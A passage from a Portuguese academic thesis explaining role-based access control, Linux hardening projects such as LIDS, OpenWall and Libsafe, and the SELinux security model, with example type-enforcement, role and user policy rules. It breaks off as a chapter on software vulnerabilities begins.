Em muitas organizações, as informações ou dados não são de propriedade dos usuários, mas sim, das próprias organizações. Fundamentalmente, qualquer objeto, assim como as aplicações executadas no sistema devem estar sob a responsabilidade e o conhecimento da organização. Geralmente, as decisões de acesso às informações estão baseadas na função ou funções que o usuário desempenha na organização.

A política de controle de acesso baseada em papéis (RBAC) estabelece como princípio básico para as decisões de acesso às informações, a função ou mais especificamente, o papel desempenhado pelo usuário na organização. Como o usuário não é o "dono" da informação, o mesmo não pode conceder permissões de acesso a uma determinada informação arbitrariamente (Ferraiolo & Kuhn, 1992; Bishop, 2003).

Portanto, é fundamental que seja estipulado um papel ou um grupo de papéis a qualquer usuário do sistema, para determinar o nível de acesso que este possuirá às informações registradas no sistema.

A determinação dos papéis, os níveis de acesso que os papéis proporcionarão

e os usuários membros dos papéis é de responsabilidade do administrador do sistema em consonância com as políticas da organização.

Ferraiolo & Kuhn (1992), mencionam que um papel pode ser idealizado como um conjunto de transações que um usuário ou um conjunto de usuários podem executar dentro do contexto de uma organização.

A Figura 2.4 apresenta o relacionamento entre usuário, papel e operação. O uso de setas duplas indica múltiplos relacionamentos. Por exemplo, um usuário pode estar associado a um ou mais papéis e um papel pode conter um ou mais usuários (Ferraiolo, Cugini & Kuhn, 1995).



Figura 2.4 - Relacionamento entre usuário, papel e operação.

Uma descrição formal do modelo RBAC é apresentada em Ferraiolo & Kuhn (1992) e Bishop (2003), reproduzida abaixo:

`AR(s)` = { o papel que o objeto ativo `s` está exercendo atualmente }

`RA(s)` = { os papéis autorizados para objeto ativo `s` }

`TA(r)` = { as transações autorizadas para o papel `r` }

`exec(s,t)` = verdadeiro se o objeto ativo `s` pode executar a transação `t`.

`S` = { conjunto dos objetos ativos }

`T` = { conjunto de transações }

Três regras básicas são requeridas:

(a) Regra para atribuição de papel:

$(\forall s \in S)(\forall t \in T)[exec(s,t) \rightarrow AR(s) \neq \phi]$

O objeto ativo `s` pode executar uma transação somente se um papel foi atribuído a `s`. Esta regra estabelece uma relação entre transação e papel.

(b) Regra para autorização de papel:

$(\forall s \in S)[AR(s) \subseteq RA(s)]$

Esta regra determina que o objeto ativo s deve ser autorizado a assumir o papel que está exercendo atualmente.

(c) Autorização de transação:

$(\forall s \in S)(\forall t \in T)[exec(s,t) \rightarrow t \in TA(RA(s))]$

Esta regra garante que o objeto ativo s execute uma transação somente para um papel autorizado.

3 ESTADO DA ARTE

São apresentados alguns estudos paralelos relacionados ao SELinux. São mostrados, resumidamente, as características básicas de alguns *softwares* que implementam algum tipo de segurança adicional ao *kernel* do sistema operacional GNU/Linux padrão.

3.1. Introdução

Neste capítulo, será apresentado alguns projetos que estão sendo desenvolvidos com intuito de melhorar os níveis de segurança do sistema operacional GNU/Linux.

Esses trabalhos estabelecem mecanismos que são implementados, geralmente, no *kernel* do sistema operacional GNU/Linux, normalmente por meio de *patches* ou como um módulo LSM, e que proporcionam, se corretamente configurados, os requisitos de segurança relacionados ao controle de acesso ao sistema.

Contudo, um administrador de sistemas ou de redes deve estar ciente que nenhum sistema é 100% seguro (England, 2003; Garfinkel, Spafford & Schwartz; 2003; Russell & Gangemi, 1992), e que a Internet tem proporcionado acesso fácil a ferramentas prontas de exploração de falhas de segurança por indivíduos de conhecimento mediano em computação.

Abaixo, é destacado alguns trabalhos que foram desenvolvidos e que estão sendo aperfeiçoados, afora o SELinux, cujos objetivos são reforçar os mecanismos de segurança do sistema operacional GNU/Linux para atender, da melhor forma possível, os requisitos de segurança acima evidenciados. Todos esses trabalhos utilizam a filosofia de *software* livre, exceto o *SubDomain*.

3.2. LIDS

O LIDS (*Linux Intrusion Detection System)* é um *Linux kernel patch*, isto é, uma alteração aplicada ao *kernel* do Linux, e uma ferramenta de administração cujo propósito é melhorar os requisitos de segurança do Linux, através da implementação de modelos de segurança no *kernel*: monitor de referência e controle de acesso obrigatório (MAC) (Huagang, 2000a, 2000b).

Como podemos observar, o LIDS não é uma ferramenta apenas para detecção de intrusos, como o nome sugere, mas possibilita estipular regras de segurança para determinar as permissões que são concedidas aos usuários e processos para acessarem os objetos do sistema. As permissões de acesso aos objetos do sistema podem ser delimitadas até mesmo para o usuário `root`.

Segundo Huagang (2000b), criador do projeto LIDS, o modelo de segurança proposto pelo LIDS abrange três características básicas: proteção, detecção e reação.

3.2.1. Proteção

O LIDS pode proporcionar níveis de segurança ao sistema como:

- Proteção de arquivos e diretórios: ninguém, incluindo o usuário `root`, pode modificar os arquivos protegidos pelo LIDS.
- Proteção de processos: ninguém, incluindo o usuário `root`, pode cancelar um processo.
- Prevenir ações não autorizadas sobre as operações de `RAW IO`.
- Proteger o sistema de arquivo, inclusive o registro mestre de inicialização (*master boot record* (MBR)).

3.2.2. Detecção

O LIDS pode operar como um sistema de detecção de intrusos. Qualquer atividade no sistema que violar uma regra poderá ser notificada.

3.2.3. Reação

Caso uma regra seja transgredida por uma atividade qualquer, o LIDS pode reagir de duas formas:

- Gerando uma mensagem sobre a violação de uma regra para um arquivo de mensagens ou para uma conta de correio eletrônico.

- Encerrando a sessão do usuário infrator imediatamente.

3.3. LinSec

Assim como os outros trabalhos, LIDS e SELinux, o objetivo principal do LinSec (*Linux Security*) é melhorar as propriedades de segurança do sistema operacional GNU/Linux através da introdução do modelo de segurança MAC. Dragovic (2002) menciona que a meta do projeto é desenvolver um modelo MAC para o sistema operacional GNU/Linux baseado em potencialidades e domínios de acesso ao sistema de arquivos. Além dessas duas particularidades, uma terceira pode ser enfatizada, que é a possibilidade de criar uma lista de IP´s rotulados.

3.3.1. Potencialidades

O sistema de potencialidades (*capabilities*) foi introduzido por Dennis e Van Horn em 1966. A idéia básica, segundo Shapiro (1999), é que um processo para acessar um objeto necessita ter uma chave. Esta chave designa um objeto e concede a um processo autorização para executar um conjunto de ações específicas, como ler e gravar, sobre esse objeto. Esta chave é conhecida como potencialidade.

O sistema de potencialidades no Linux permite restringir as ações que são executadas pelos processos no sistema (Garfinkel, Spafford & Schwartz, 2003; Wheeler, 2003; Bacarella, 2002). Ou seja, o sistema de potencialidades pode definir o conjunto de permissões que é concedido aos processos para desempenhar determinadas tarefas. Mesmo o usuário `root` pode ter seus privilégios limitados. O LinSec procura ampliar esse sistema de potencialidades do Linux.

3.3.2. Domínios de acesso para o sistema de arquivos

Permite restringir os acessos ao sistema de arquivos do Linux para usuários e processos. Assim, as atividades dos usuários e processos podem ser confinadas àquelas restrições que foram fixadas. O modelo de domínios de acesso delimita uma fração do sistema de arquivos que pode ser acessada por um usuário ou processo (Dragovic, 2002).

3.3.3. Lista de IP´s rotulados

Neste caso, pode-se estabelecer regras para restringir as conexões de redes.

Isto possibilita que determinadas conexões de rede sejam abertas apenas aos programas que foram autorizados pelas regras. Por exemplo, para o *software* `sendmail`, pode-se definir uma regra em que somente o agente de entrega de mensagem (*mail delivery agent* (MDA)) pode comunicar com o agente de transporte de mensagem (*mail transport agent* (MTA)) (Dragovic, 2002).

3.4. OpenWall

O projeto OpenWall é uma alteração (*patch*) aplicada ao *kernel* do sistema operacional GNU/Linux, cujo propósito é ajudar a solucionar várias falhas de segurança que podem ocorrer em um sistema e, consequentemente, serem exploradas por um atacante.

Chuvakin (2002) lista algumas características relevantes deste projeto, sendo algumas ilustradas nos tópicos que seguem.

3.4.1. Proteção da área da pilha de memória

Esta característica não permite que a pilha de memória contenha código executável, dificultando a exploração de vulnerabilidades do tipo estouro de *buffer*.

3.4.2. Segurança do diretório `/tmp`

Vulnerabilidades relacionadas a criação de arquivos temporários ocorrem em razão de programas privilegiados criarem arquivos temporários de forma insegura. Em decorrência disso, vários ataques podem ser realizados como: a criação de *links* simbólicos, a partir do diretório `/tmp`, para outros arquivos no sistema, `/etc/password`, por exemplo.

O OpenWall provê um mecanismo que impede que tais ataques tenham êxito, pois, evita que um usuário crie um *link* para um arquivo que não lhe pertence.

3.4.3. Segurança do diretório `/proc`

Esta característica impede que um determinado usuário examine as informações relacionadas aos processos que estão sendo executados no sistema, mas que não lhes pertençam.

3.5. Outros trabalhos

Cowan (2003) cita outros projetos relevantes que introduzem modificações de segurança com o objetivo de evitar ataques aos sistemas operacionais.

3.5.1. Libsafe

Estabelece mecanismos para proibir que o endereço de retorno na pilha de endereços de memória seja sobrescrito e consequentemente o fluxo de execução do programa alterado. Isto previne que vulnerabilidades do tipo estouro de *buffer* e *string* de formato sejam exploradas.

A idéia chave é a capacidade de calcular um tamanho seguro para a região da pilha de memória. Este cálculo é realizado dinamicamente durante o processo de execução de uma função. Por exemplo, a função `strcpy()` copiará os dados da variável origem para a variável destino, restringida pelo tamanho da região da pilha de memória estipulada pela biblioteca *libsafe*. Caso este tamanho seja ultrapassado, uma mensagem de erro é emitida e o programa encerrado.

A *libsafe* é uma biblioteca que é acrescentada às funções da `glibc` durante os procedimentos de ligação (*link*) de um programa.

3.5.2. Subdomain

Uma alteração que amplia os requisitos de segurança do *kernel*, com o propósito de prover "mínimo privilégio" para determinados programas no sistema. O objetivo é estabelecer um confinamento de programas, permitindo a um administrador especificar um domínio de atividades em que um programa realizará suas tarefas. Neste domínio de atividades são definidos os arquivos que o programa pode acessar e as operações que o programa pode executar. Por exemplo: a Figura 3.1 (Cowan *et al.*, 2000) mostra como é realizado uma especificação para o *subdomain*. Observa-se que são definidos os arquivos que o programa `foo` pode acessar juntamente com as permissões.

```
foo {
      /etc/readme          r ,
      /etc/writeme         w ,
      /usr/bin/bar         x ,
      /mydir/*             r ,
}
```

Figura 3.1 - Exemplos de especificações para o Subdomain.

4 MODELO DE SEGURANÇA DO SELINUX

Neste capítulo, é apresentado o modelo de segurança *do Security-Enhanced Linux* (SELinux). É realizada uma descrição da arquitetura do modelo SELinux, os tipos de decisões de acesso existentes e como o servidor de segurança, um mecanismo implementado no *kernel* do Linux, toma essas decisões baseado em políticas de segurança previamente definidas.

São apresentados, também, os modelos de segurança: controle de acesso baseado na identidade do usuário (IBAC), controle de acesso baseado em papel (RBAC) e imposição de tipo (TE), que combinados formam a estrutura do SELinux. São apresentados exemplos da configuração desses modelos para um melhor entendimento dos conceitos apresentados.

4.1. Introdução

O SELinux foi desenvolvido pela *National Security Agency* (NSA) em conjunto com a *Secure Computing Corporation* e *NAI Labs*. É uma adaptação da arquitetura de segurança *Flask* (Spencer *et al.*, 1999) para o sistema operacional GNU/Linux. O propósito do projeto SELinux é introduzir uma arquitetura de controle de acesso obrigatório (MAC) no sistema operacional GNU/Linux (Loscocco & Smalley, 2001a, 2001b; Smalley, 2003).

A arquitetura MAC do SELinux foi integrada ao *kernel* do Linux, a princípio como um *patch*, posteriormente como um módulo *Linux Security Modules* (LSM) e recentemente incorporada ao *kernel* versão 2.6.x oficial. Um componente encapsulado no *kernel*, denominado ***servidor de segurança***, encarrega-se de tomar as decisões sobre as políticas de segurança (Loscocco & Smalley, 2001a, 2001b; Smalley, Vance & Salamon, 2002).

Como mencionado anteriormente, uma combinação dos modelos de segurança IBAC, RBAC e TE constitui o modelo de segurança do servidor de segurança.

4.2. Servidor de Segurança

O servidor de segurança é um componente separado que é encapsulado no *kernel* do sistema operacional.

As decisões sobre as políticas de segurança devem ser interpretadas somente pelo servidor de segurança. Todas as decisões estão baseadas em um contexto de segurança.

O modelo de segurança do SELinux apresenta-se como uma combinação dos três modelos: IBAC, RBAC e TE (Figura 4.1). O contexto de segurança é formado pela junção destes modelos. A identidade é definida de acordo com o padrão IBAC, os papéis são especificados seguindo o modelo RBAC e por último os tipos ou domínios que são estabelecidos de acordo com o modelo TE. Portanto, um contexto de segurança consiste de três atributos de segurança associados a um objeto: a identidade, o papel e o tipo. O servidor de segurança somente atribui um identificador de segurança (SID) a um contexto de segurança se a combinação desses três atributos estiver correta.



Figura 4.1 - Formato de um contexto de segurança.

A fim de facilitar o processo de consulta e tomada de decisão, o servidor de segurança armazena cada identificador de segurança associado a um contexto de segurança em uma tabela.

A Figura 4.2 ilustra os relacionamentos existentes entre identidade, papel e tipo. Observa-se que o `usuário_A` é membro do papel `papel_X` e pode acessar os tipos `tipo_A`, `tipo_B` e `tipo_C`. Enquanto o `usuário_B` é membro somente do `papel_Y`, com permissões de acesso sobre os tipos `tipo_C` e `tipo_D`. E finalmente, o `usuário_C` como membro dos papéis `papel_Y` e `papel_Z`, é concedido acesso aos tipos `tipo_C`, `tipo_D` e `tipo_E`.



Figura 4.2. Relacionamento entre identidade (usuário), papel e tipo.

A Figura 4.3 apresenta alguns exemplos, reais, de contexto de segurança. O primeiro exemplo, indica que os processos do sistema têm permissão para acessar os objetos definidos para o tipo `sendmail_t`. O segundo, declara o usuário `mcaadm` como um administrador do sistema, representado pelo papel `sysadm_r` e tipo `sysadm_t`. E finalmente, ao usuário `root` é designado o papel `user_r` e permissão para acessar os objetos determinados para o tipo `user_t`. Por padrão os usuários comuns são declarados para o papel `user_r` e para o tipo `user_t`. Isto qualifica o usuário `root` como um usuário comum do sistema. Geralmente, os processos relativos ao sistema, por exemplo: `klogd`, `init`, `inetd`, `crond` e `sendmail_t`, são executados com a identidade de usuário `system_u` e o papel `system_r`.

```
system_u:system_r:sendmail_t
mcaadm:sysadm_r:sysadm_t
root:user_r:user_t
```

Figura 4.3 – Exemplos reais de contextos de segurança.

As decisões referentes às políticas de segurança especificadas para um determinado objeto não são solicitadas diretamente ao servidor de segurança por um cliente (processo). Um outro componente denominado ***gerenciador de objeto*** fica responsável por controlar as solicitações que são realizadas entre um cliente e o servidor de segurança. O gerenciador de objeto, mediante um algoritmo denominado *policy enforcement (*imposição de política*)*, funciona como um mediador ou um corroborador para as decisões sobre as políticas de segurança. Uma tabela com os identificadores de segurança é mantida pelo gerenciador de objeto para cada objeto do sistema.

A Tabela 4.1 apresenta os tipos de decisões tomadas pelo SELinux em conformidade com as políticas de segurança definidas para o sistema.

Tabela 4.1 – Tipos de decisões adotadas pelo SELinux.

Decisões de rotulagem	Neste caso o gerenciador de objeto faz uma requisição ao servidor de segurança para obter um identificador de segurança para um novo contexto de segurança.
Decisões de acesso	O gerenciador de objeto verifica se um processo pode acessar um determinado objeto.
Decisões de transição	O gerenciador de objeto consulta o servidor de segurança para determinar as transições permitidas entre domínios.

As decisões são tomadas baseadas em três parâmetros: o identificador de segurança origem, o identificador de segurança destino e a classe de segurança do objeto. O identificador de segurança origem está relacionado a um processo e o

identificador de segurança destino está associado a um processo ou um objeto. A classe de segurança do objeto está relacionada às permissões que são concedidas sobre um objeto.

Com o propósito de reduzir o número de solicitações ao servidor de segurança e conseqüentemente melhorar a performance do sistema, o gerenciador de objeto introduz um mecanismo denominado *Access Vector Cache* (AVC). O AVC armazena as decisões previamente tomadas pelo servidor de segurança. O gerenciador de objeto consulta primeiro o AVC para obter a política de segurança; caso a política não esteja armazenada no AVC, o gerenciador de objeto realiza uma solicitação ao servidor de segurança e essa nova política de segurança é então acrescentada ao AVC para consultas posteriores. O AVC pode fornecer somente as informações relacionadas às decisões de acesso para as quais já existe um identificador de segurança mapeado para o contexto de segurança referente a um determinado processo ou objeto.

A Figura 4.4 apresenta as interações que são realizadas entre o gerenciador de objeto e o servidor de segurança.



Figura 4.4 - Arquitetura do modelo de segurança do SELinux (adaptado de Loscocco (2001)).

4.3. Imposição de Tipo

As políticas de segurança relacionadas a processos e objetos são estipuladas seguindo um modelo de controle de acesso baseado em domínios e tipos denominado **imposição de tipo (TE)**.

No modelo TE do SELinux um tipo no contexto de segurança pode estar associado a um processo assim como a um objeto (para fins didáticos será utilizado o termo domínio para processos e tipo para objetos, mas internamente o SELinux trata processos e objetos como tipos (Smalley & Fraser, 2001)). Para cada processo é atribuído um ***domínio*** e para cada objeto no sistema é atribuído um ***tipo***. Por exemplo, o domínio `sendmail_t` é atribuído para o processo do `sendmail` e o tipo `boot_t` é atribuído para o diretório `/boot`.

No SELinux, por padrão, nenhum acesso é permitido entre domínios ou tipos, exceto se uma política de segurança autorizá-lo (princípio de "mínimo privilégio").

As políticas de segurança que são estabelecidas para as decisões de acesso e de transição estão baseadas em domínios, tipos e classes de segurança do objeto.

A Figura 4.5 apresenta a sinopse das políticas de concessão de acesso que são designadas a um ou vários domínios, retratado com o parâmetro `origem(s)`, para acessar um ou vários tipos ou outro(s) domínio(s), retratado como `destino(s)`, com base em uma ou várias classes de segurança do(s) objeto(s), representado pelo parâmetro `classe(s)`. É apresentado, também, a sinopse referente a política de segurança relacionada à transição entre domínios.

```
allow <origem(s)> <destino(s)>:classe(s) permissões;
type_transition origem(s) destino(s): classe(s) destino(s);
```

Figura 4.5 – Sinopse para políticas de concessão de acesso e de transição entre domínios.

Alguns exemplos de políticas de concessão de acesso e de transição entre domínios são mostrados na Figura 4.6.

```
allow named_t resolv_conf_t:file { getattr read };
type_transition init_t inetd_exec_t:process inetd_t;
type_transition klogd_t tmp_t:file klogd_tmp_t;
```

Figura 4.6 - Exemplos de políticas de concessão de acesso e de transição entre domínios.

A primeira política permite que o processo `named`, indicado pelo domínio `named_t`, tenha acesso ao arquivo `resolv.conf`, indicado pelo tipo `resolv_conf_t`, para ler e obter atributos. A segunda, uma política de transição, permite que o processo `init`, apontado pelo domínio `init_t`, transite para o domínio do processo `inetd`, indicado por `inetd_t`, quando for executar um programa rotulado com o tipo `inetd_exec_t`. E, finalmente, a terceira política especifica que qualquer arquivo criado no diretório `/tmp`, indicado pelo tipo `tmp_t`, pelo processo `klogd`, indicado por `klogd_t`, seja automaticamente rotulado com o tipo `klogd_tmp_t`.

Entretanto, um tipo ou domínio só é reconhecido pelo sistema SELinux se for devidamente definido. Como citado anteriormente, o SELinux não faz nenhuma distinção entre domínios e tipos, por isso, todas as definições são declaradas como tipos.

A sinopse para a definição de domínios ou tipos para o sistema SELinux é exibido na Figura 4.7. Exemplos de definição de domínios ou tipos são apresentados na Figura 4.8, na qual, ao processo `ifconfig` é atribuído o rótulo `ifconfig_t`, quando estiver em execução, ao passo que ao objeto `ifconfig`, que neste caso, refere-se ao arquivo binário executável apontado por `/usr/sbin/ifconfig`, é atribuído o rótulo `ifconfig_exec_t`.

O **atributo** é um modo de associar vários tipos em uma única declaração de política. Assim como domínios e tipos, os atributos devem ser definidos. Alguns exemplos de definições de atributos e de políticas utilizando os atributos como domínios ou tipos são mostrados na Figura 4.9.

```
type tipo_t[2], [atributo-1, atributo-2, ..., atributo-n];
```

Figura 4.7 – Sinopse para a definição de domínios ou tipos no SELinux.

```
type ifconfig_t, domain, privlog;
type ifconfig_exec_t, file_type, sysadmfile, exec_type;
type syslogd_t, domain;
type syslogd_tmp_t, file_type, sysadmfile, tmpfile;
```

Figura 4.8 – Exemplos de definição de domínios ou tipos.

```
attribute domain;
attribute file_type;
attribute exec_type;

allow initrc_t domain:process signal_perms;   (a)
allow getty_t ttyfile:chr_file { setattr rw_file_perms };   (b)

neverallow domain ~domain:process transition;   (c)
neverallow ~admin { lib_t bin_t sbin_t }:file { write append
                                          unlink rename };   (d)
```

Figura 4.9 – Exemplos de definição de atributos e políticas utilizando os atributos como domínios ou tipos.

As políticas *(a)* e *(b)* declaram que os domínios `initrc_t` e `getty_t` podem acessar todos os domínios ou tipos definidos com os atributos `domain` e `ttyfile`, respectivamente, em conformidade com a classe de segurança e permissões indicadas. As políticas *(c)* e *(d)* são afirmativas (*assert*), e asseguram, respectivamente, que: um domínio somente pode transitar para outro domínio, o que é indicado pelo atributo `domain` e pelo caracter **~** e, somente os domínios ou tipos

[2] Os domínios ou tipos são convencionados com `_t` no final do nome.

definidos com o atributo `admin` podem acessar os arquivos rotulados com os tipos: `lib_t bin_t` e `sbin_t`, de acordo com as permissões fixadas (o caracter **~** pode indicar somente ou diferente).

Um detalhe nas declarações das políticas *(a)* e *(b)* refere-se às permissões `signal_perms` e `rw_file_perms`. Esses parâmetros representam **macros** e são interpretadas pelo processador de macros `m4` durante o processo de compilação das políticas. O SELinux trabalha com vários outros tipos de macros. A Figura 4.10 apresenta exemplos de definição das macros supra citadas entre outras.

```
define(`signal_perms', `{ sigchld sigkill sigstop signull signal }
')

define(`rw_file_perms', `{ ioctl read getattr lock write append }')

define(`domain_auto_trans',`
      domain_trans($1,$2,$3)
      type_transition $1 $2:process $3;
      ')

define(`can_exec',`
      allow $1 $2:file { rx_file_perms execute_no_trans };
      ')
```

Figura 4.10 – Exemplos de definição de macros.

4.4. Controle de acesso baseado em papel

Os papéis no contexto de segurança são declarados de acordo com o modelo controle de acesso baseado em papel (RBAC) e determinam as funções que usuários e processos assumirão no sistema, ou seja, definem os domínios ou tipos que poderão ser acessados por um usuário. O SELinux realiza uma consistência para verificar se um papel está associado a um determinado domínio ou tipo e conseqüentemente se um usuário está associado a um papel. A mudança de papel somente pode ser realizada mediante uma nova autenticação do usuário, que pode ser realizada pelos comandos `login` ou `newrole`, ou através da especificação de uma política que

permita a transição entre papéis (Smalley & Fraser, 2001; Smalley, 2003). Isto assegura que mudanças nos papéis sejam feitas somente com o consentimento explícito do usuário e não pela execução de algum código arbitrário.

A Figura 4.11 mostra a sinopse para a definição *(a)* e transição *(b)* de papéis. Na definição, o parâmetro `papel_r` identifica o papel (role) para o sistema, ao passo que o parâmetro `tipos_t` declara o(s) domínio(s) ou tipo(s) associado(s) ao papel. Na transição, um papel é fixado, representado pelo parâmetro `papel_origem_r`, seguido pelo papel ou papéis, indicado por `papel_destino_r`, em que terá permissão para transitar. Somente o `papel_origem_r` poderá transitar para o `papel_destino_r`.

```
role papel_r[3] types tipos_t;   (a)

allow papel_origem_r roles papel_destino_r;   (b)
```

Figura 4.11 – Políticas para definição de papel e para permissão de transição entre papéis.

Exemplos de definições de papéis e de regras que permitem a transição de papéis, são exibidos na Figura 4.12.

```
role system_r types {
                    init_t
                    initrc_t
                    inetd_t
                    getty_t
                    };

role sysadm_r types sysadm_t;

allow system_r { sysadm_r user_r };
allow sysadm_r user_r;
```

Figura 4.12 – Exemplos de definição de papéis e de permissões para transição entre papéis.

[3] Os papéis são indicados com `_r` no final do nome.

A primeira regra define os domínios `init_t`, `initrc_t`, `inetd_t` e `getty_t` para o papel `system_r`. Somente os usuários com o papel `system_r`, geralmente os utilitários do sistema, podem acessar esses domínios. Similarmente, a segunda regra define o domínio `sysadm_t` para o papel `sysadm_r`. As duas últimas são políticas que autorizam a transição entre papéis - `system_r` para `sysadm_r` e `user_r` e `sysadm_r` para `user_r`.

4.5. Controle de acesso baseado na identidade

Nos sistemas Linux os atributos de identidade do usuário (`UIDs`) podem ser modificados arbitrariamente através das chamadas de sistema `set*uid`[4], não havendo controle sobre os privilégios que são herdados na nova identidade. Ao contrário, o SELinux estabelece um atributo de identidade do usuário no contexto de segurança que é independente dos atributos de identidade do usuário estipulados pelo Linux. Portanto, qualquer modificação realizada nos atributos de identidade do usuário no Linux não se reflete nos atributos de identidade do usuário no SELinux (Smalley, 2003).

Todavia, os atributos de identidade do usuário no Linux não são depreciados pelo SELinux. Por exemplo, um usuário definido com UID≠`0` e com o papel do administrador (`sysadm_r`), mesmo assim, este usuário terá os privilégios restringidos pelo controle de acesso DAC implementado em uma distribuição Linux padrão, conforme pôde ser observado nos experimentos realizados. Portanto, para que um usuário tenha os privilégios SELinux análogos ao `root` em um sistema Linux padrão, o mesmo deve ser definido com `UID=0` e com papel `sysadm_r`.[5]

O IBAC especifica o conteúdo relacionado à identidade do usuário no contexto de segurança. A cada usuário reconhecido pelo sistema é atribuído um papel ou um conjunto de papéis que regulam os privilégios que são concedidos para os mesmos no sistema.

---

[4] `setuid`, `seteuid`, `setreuid` e em alguns sistemas `setresuid` (Chen, Wagner & Dean, 2002).

[5] Há uma intenção, por parte dos desenvolvedores do SELinux, em substituir, a longo prazo, o controle de acesso baseado em `UID` por um controle de acesso totalmente orientado pelo TE.

A Figura 4.13 apresenta a sinopse para atribuir papéis aos usuários, ao passo que, exemplos de atribuições de papéis a um usuário específico ou a um usuário que pode representar um conjunto de usuários são indicados na Figura 4.14.

```
user usuário roles papel_r
```

Figura 4.13 – Sinopse para atribuição de usuário como membro de um papel.

```
user root roles { user_r sysadm_r };
user jadmin roles { user_r sysadm_r };
user system_u roles system_r;
```

Figura 4.14 – Exemplos de atribuições de usuários como membros de papéis.

A primeira política atribui os papéis `user_r` e `sysadm_r` para o usuário `root`. Isto é, o usuário `root` tem privilégios para acessar os domínios ou tipos que foram especificados para os papéis `user_r` e `sysadm_r` através da política RBAC. A segunda política declara que o usuário `jadmin` pode acessar os mesmos papéis atribuídos para o usuário `root` (`user_r` e `sysadm_r`), porém, para que tenha os mesmos privilégios do usuário `root` deverá ter o `UID=0`. E finalmente, aos processos do sistema é atribuído o papel de sistema `system_r`. Geralmente, para os processos do sistema é atribuído a identidade de usuário `system_u`, assim como para os usuários cadastrados no Linux, mas que não foram definidos para o SELinux por meio de uma declaração IBAC, é atribuído um usuário comum identificado como `user_u`.

5 VULNERABILIDADES TÍPICAS DE *SOFTWARES*

Serão apresentadas algumas definições de vulnerabilidades, assim como algumas vulnerabilidades que podem ocorrer em várias aplicações, como estouro de *buffer*, condições de disputa e *string* de formatação, que permitem, de alguma forma, a um atacante obter acesso ao sistema.

5.1. Introdução

Segundo Russell & Gangemi (1992), uma vulnerabilidade é o ponto em que um sistema está suscetível a um ataque.

Uma definição mais refinada é a apresentada pelo *Common Vulnerabilities and Exposures* (CVE, 2001) segundo a qual uma vulnerabilidade é uma situação (uma falha por exemplo) em um sistema computacional que potencialmente permite a um atacante:

- Executar comandos como um outro usuário.
- Acessar os dados no sistema.
- Assumir uma outra identidade.
- Conduzir um ataque do tipo negação de serviço.

